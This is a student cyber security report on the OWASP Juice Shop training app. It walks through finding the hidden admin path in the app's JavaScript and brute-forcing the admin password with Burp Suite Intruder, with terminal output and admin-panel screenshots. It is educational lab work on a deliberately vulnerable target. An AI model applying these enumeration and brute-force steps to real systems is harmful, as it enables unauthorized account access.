Cyber Security Report

team members:
Salma Adel Badawy
2305500
Menna Alaa Mohamed
2305544
Arwa Ahmed Saadawy
2305279

Enumeration To Find Admin Path -->

An attacker manually discovers hidden or sensitive paths within the web application, such as an admin panel, by analyzing the website structure or guessing URLs.

Steps:

1. Manual Guessing:
The attacker tries common paths by typing them directly in the browser, such as:

/admin

/admin-login

/dashboard

/login

2. Inspecting Website Behavior:

Browsing different sections of the website to look for patterns in the URL structure.

Checking links, buttons, or forms for hints of hidden paths.

3. Analyzing Error Messages:


Trying invalid paths to see if error messages or redirects provide clues about valid paths.

Outcome:


If the admin path is discovered, the attacker can use it for further exploitation, such as:


Attempting to brute-force admin credentials.

Testing for vulnerabilities in the admin panel




```
┌──(kali㉿kali)-[~]
└─$ sudo docker ps
[sudo] password for kali:
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS     NAMES

┌──(kali㉿kali)-[~]
└─$ systemctl status docker
● docker.service - Docker Application Container Engine
     Loaded: loaded (/usr/lib/systemd/system/docker.service; enabled; preset: enabled)
     Active: active (running) since Fri 2024-12-27 09:50:15 EST; 1h 19min ago
 Invocation: ae02a38375c442149fa0ed7d5381eb6c
TriggeredBy: ● docker.socket
       Docs: https://docs.docker.com
   Main PID: 706 (dockerd)
      Tasks: 12
     Memory: 48.6M (peak: 125.4M swap: 4.6M swap peak: 4.6M)
        CPU: 5.496s
     CGroup: /system.slice/docker.service
             └─706 /usr/sbin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock

Dec 27 10:02:07 kali dockerd[706]: time="2024-12-27T10:02:07.168216350-05:00" level=info msg="ignoring event" container=36b7c2418b21d409fa36c82cc7c0d04a95c626b3a31e4e29419ec99f4980a2ff module=libcontainerd namespace=moby topic=/tasks/>
Dec 27 10:02:47 kali dockerd[706]: time="2024-12-27T10:02:47.015690356-05:00" level=warning msg="Failed to allocate and map port 3000-3000: Bind for 0.0.0.0:3000 failed: port is already allocated"
Dec 27 10:02:47 kali dockerd[706]: time="2024-12-27T10:02:47.095567589-05:00" level=error msg="Handler for POST /v1.45/containers/72d63eca081c88720c3e6bbdc20739a2366ea149a1c72c3b9764530bc6452baa/start returned error: driver failed pro>
Dec 27 10:04:59 kali dockerd[706]: time="2024-12-27T10:04:59.786514801-05:00" level=warning msg="Failed to allocate and map port 3000-3000: Bind for 0.0.0.0:3000 failed: port is already allocated"
Dec 27 10:04:59 kali dockerd[706]: time="2024-12-27T10:04:59.881630135-05:00" level=error msg="Handler for POST /v1.45/containers/f4b9fefcf757713407f4ceaef5d5393736920a5f78b8b10a8f25c5acc4f26077/start returned error: driver failed pro>
Dec 27 10:10:22 kali dockerd[706]: time="2024-12-27T10:10:22.762334917-05:00" level=info msg="ignoring event" container=1fa7977414ae0eb05b998e544248e73fb132d0cecc7aa00391d1d93d8c26b438 module=libcontainerd namespace=moby topic=/tasks/>
Dec 27 10:50:12 kali dockerd[706]: time="2024-12-27T10:50:12.286058099-05:00" level=warning msg="Failed to allocate and map port 3000-3000: Bind for 0.0.0.0:3000 failed: port is already allocated"
Dec 27 10:50:12 kali dockerd[706]: time="2024-12-27T10:50:12.383176500-05:00" level=error msg="Handler for POST /v1.45/containers/bfb613699dbc38c2c86a2a3b7a61b2d5f457490e53bac0f9aad7e015cdb97555/start returned error: driver failed pro>
Dec 27 11:01:04 kali dockerd[706]: time="2024-12-27T11:01:04.735705450-05:00" level=info msg="ignoring event" container=a5ac00bc606de1db6071f225613b3c04c9a3f9f248fd2e4abc1527de80e84d3d module=libcontainerd namespace=moby topic=/tasks/>
Dec 27 11:09:40 kali dockerd[706]: time="2024-12-27T11:09:40.531903887-05:00" level=info msg="ignoring event" container=42bd0edbca60294b4e9d07b941a35dbb72b64bf969605b93b9e6216d5d4d54be module=libcontainerd namespace=moby topic=/tasks/>

┌──(kali㉿kali)-[~]
└─$ sudo docker run --rm -p 3000:3000 bkimminich/juice-shop
info: Detected Node.js version v20.17.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 19 of 19 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main.js is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file runtime.js is present (OK)
info: Required file vendor.js is present (OK)
info: Port 3000 is available (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Domain https://www.alchemy.com/ is reachable (OK)
info: Server listening on port 3000
info: Restored 2-star adminSectionChallenge (Admin Section)
info: Restored 2-star loginAdminChallenge (Login Admin)
^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[
```





```
[illegible]
Promise.all([c.e(908),c.e(202)]).then(c.bind(c,6202))).FaucetModule});return function(){return n.apply(this,arguments)}}(),nu=[{path:"administration",component:fi,canActivate:[It]},{path:"accounting",component:Hr,canActivate:[Ut]},{path:"about",component:Fn},
{path:"address/select",component:Ea,canActivate:[z]},{path:"address/saved",component:Ma,canActivate:[z]},{path:"address/create",component:Ne,canActivate:[z]},{path:"address/edit/:addressId",component:Ne,canActivate:[z]},{path:"delivery-method",component:$s},
{path:"deluxe-membership",component:pl,canActivate:[z]},{path:"saved-payment-methods",component:vr},{path:"basket",component:sn},{path:"order-completion/:id",component:di},{path:"contact",component:On},{path:"photo-wall",component:sl},
{path:"complain",component:Pi},{path:"chatbot",component:qi},{path:"order-summary",component:fs},{path:"order-history",component:Os},{path:"payment/:entity",component:vr},{path:"wallet",component:xs},{path:"login",component:Do},{path:"forgot-
password",component:lo},{path:"recycle",component:ua},{path:"register",component:$n},{path:"search",component:ne},{path:"hacking-instructor",component:ne},{path:"score-board",component:Vc},{path:"track-result",component:_e},{path:"track-result
/new",component:_e,data:{type:"new"}},{path:"2fa/enter",component:da},{path:"privacy-security",component:ga,children:[{path:"privacy-policy",component:yo},{path:"change-password",component:Ai},{path:"two-factor-authentication",component:fa},{path:"data-
export",component:Aa},{path:"last-login-ip",component:Za}]},{path:"juicy-nft",component:gl},{path:"wallet-web3",loadChildren:(n=(0,I.Z)(function*(){return yield tu()}),function(){return n.apply(this,arguments)})},{path:"web3-sandbox",loadChildren:function(){var
n=(0,I.Z)(function*(){return yield eu()});return function(){return n.apply(this,arguments)}}()},{path:"bee-haven",loadChildren:function(){var n=(0,I.Z)(function*(){return yield Xc()});return function(){return n.apply(this,arguments)}}()},{matcher:function
iu(n){return 0===n.length?null:window.location.href.includes("#access_token=")?{consumed:n}:null},data:{params:window.location.href.substr(window.location.href.indexOf("#"))},component:Yt},{matcher:function au(n){return
0===n.length?null:n[0].toString().match(function ru(...n){const i=Array.prototype.slice.call(n),e=i.shift();return i.reverse().map(function(o,a){return String.fromCharCode(o-e-45-a)}).join("")}(25,184,174,179,182,186)+36669..toString(36).toLowerCase()+function
su(...n){const i=Array.prototype.slice.call(arguments),e=i.shift();return i.reverse().map(function(o,a){return String.fromCharCode(o-e-24-a)}).join("")}(13,144,87,152,139,144,83,138)+10..toString(36).toLowerCase())?{consumed:n}:null},component:mt},
{path:"403",component:ma},{path:"**",component:ne}],ou=N.Bz.forRoot(nu,{useHash:!0});var n,lu=c(2101),$e=c(3447);let ge=(()=>{class n{constructor(e){this.http=e,this.hostServer=O.N.hostServer,this.host=this.hostServer+"/rest/admin"}getApplicationVersion(){return
this.http.get(this.host+"/application-version").pipe((0,v.U)(e=>e.version),(0,_.K)(e=>{throw e}))}}return n.\u0275fac=function(e){return new(e||n)(t.LFG(U.eN))},n.\u0275prov=t.Yz7({token:n,factory:n.\u0275fac,providedIn:"root"}),n})(),cu=(()=>{class
[illegible]
```


path Highlight All Match Case Match Diacritics Whole Words 23 of 64 matches



localhost:3000/#/administration

- OWASP Juice Shop — http://localhost:3000
- Metasploitable2 - Linux — http://192.168.1.4
- YouTube — youtube.com
- Get Kali | Kali Linux — kali.org/get-kali/#kali-platforms
- Exploit Database - Exploits for Penetration Testers, Researchers, and Ethical Hackers — exploit-db.com
- Kali Linux Forum — forums.kali.org
- OWASP Top Ten | OWASP Foundation — owasp.org/www-project-top-ten/
- Medium — medium.com/@LoaySalah/dvwa-cheat-sheet-low-medium-c7490e76f1b5

bender@juice-sh.op	3	Nothing useful available here! (***der@juice-sh.op)	★
bjoern.kimminich@gmail.com	21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriag…	★


OWASP Juice Shop

localhost:3000/#/administration

Administration

Registered Users	Customer Feedback	
admin@juice-sh.op	1	I love this shop! Best products in town! Highly recommended! (***in@juice-sh.op) ★★★★★
jim@juice-sh.op	2	Great shop! Awesome service! (***@juice-sh.op) ★★★★
bender@juice-sh.op	3	Nothing useful available here! (***der@juice-sh.op) ★
bjoern.kimminich@gmail.com	21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriag... ★
		Incompetent customer support! Can't even

Status	Method	Domain	File	Initiator	Type	Transferred	Size
304	GET	localhost:3000	vendor.js	script	js	cached	0 B
304	GET	localhost:3000	main.js	script	js	cached	0 B
304	GET	localhost:3000	styles.css	stylesheet	css	cached	627.66 kB
304	GET	localhost:3000	application-configuration	polyfills.js:1 (xhr)	json	cached	21.53 kB
304	GET	localhost:3000	en.json	polyfills.js:1 (xhr)	json	cached	32.31 kB
200	GET	localhost:3000	/socket.io/?EIO=4&transport=polling&t=PGW6VG	polyfills.js:1 (xhr)	plain	326 B	96 B

```
GET http://localhost:3000/main.js
Status           304 Not Modified
Version          HTTP/1.1
Transferred      998.18 kB (0 B size)
Referrer Policy  strict-origin-when-cross-orig
```

End of Required No.1

Brute Force on Admin Credentials - Summary (Using Burp Suite)

Scenario:

An attacker uses Burp Suite to automate password guessing on the admin login page. By capturing and modifying login requests, the attacker repeatedly attempts different passwords with a known email (admin@juice-sh.op). The lack of protections like rate-limiting or account lockouts enables the attack.

Steps:

1. Discover the Admin Login Page:

Identify the login page by browsing the application or guessing common paths like /admin or /login.

2. Capture a Login Request:

Enter the known email (admin@juice-sh.op) and a random password in the login form.

Intercept the request using Burp Suite Proxy and send it to Intruder.

3. Configure Intruder:

Set the email field as static and the password field as the payload position.

Load a wordlist of common passwords in the Payloads tab.

4. Start the Attack:

Run the attack and monitor the responses in Intruder.

Look for a unique response (e.g., a change in status code or content length) indicating a successful login.


Outcome:

The attacker successfully guesses the password, gaining admin access. This allows them to:

Access sensitive data.


Modify or delete user accounts.

Exploit further vulnerabilities in the application.



Email *
admin@juice-sh.op

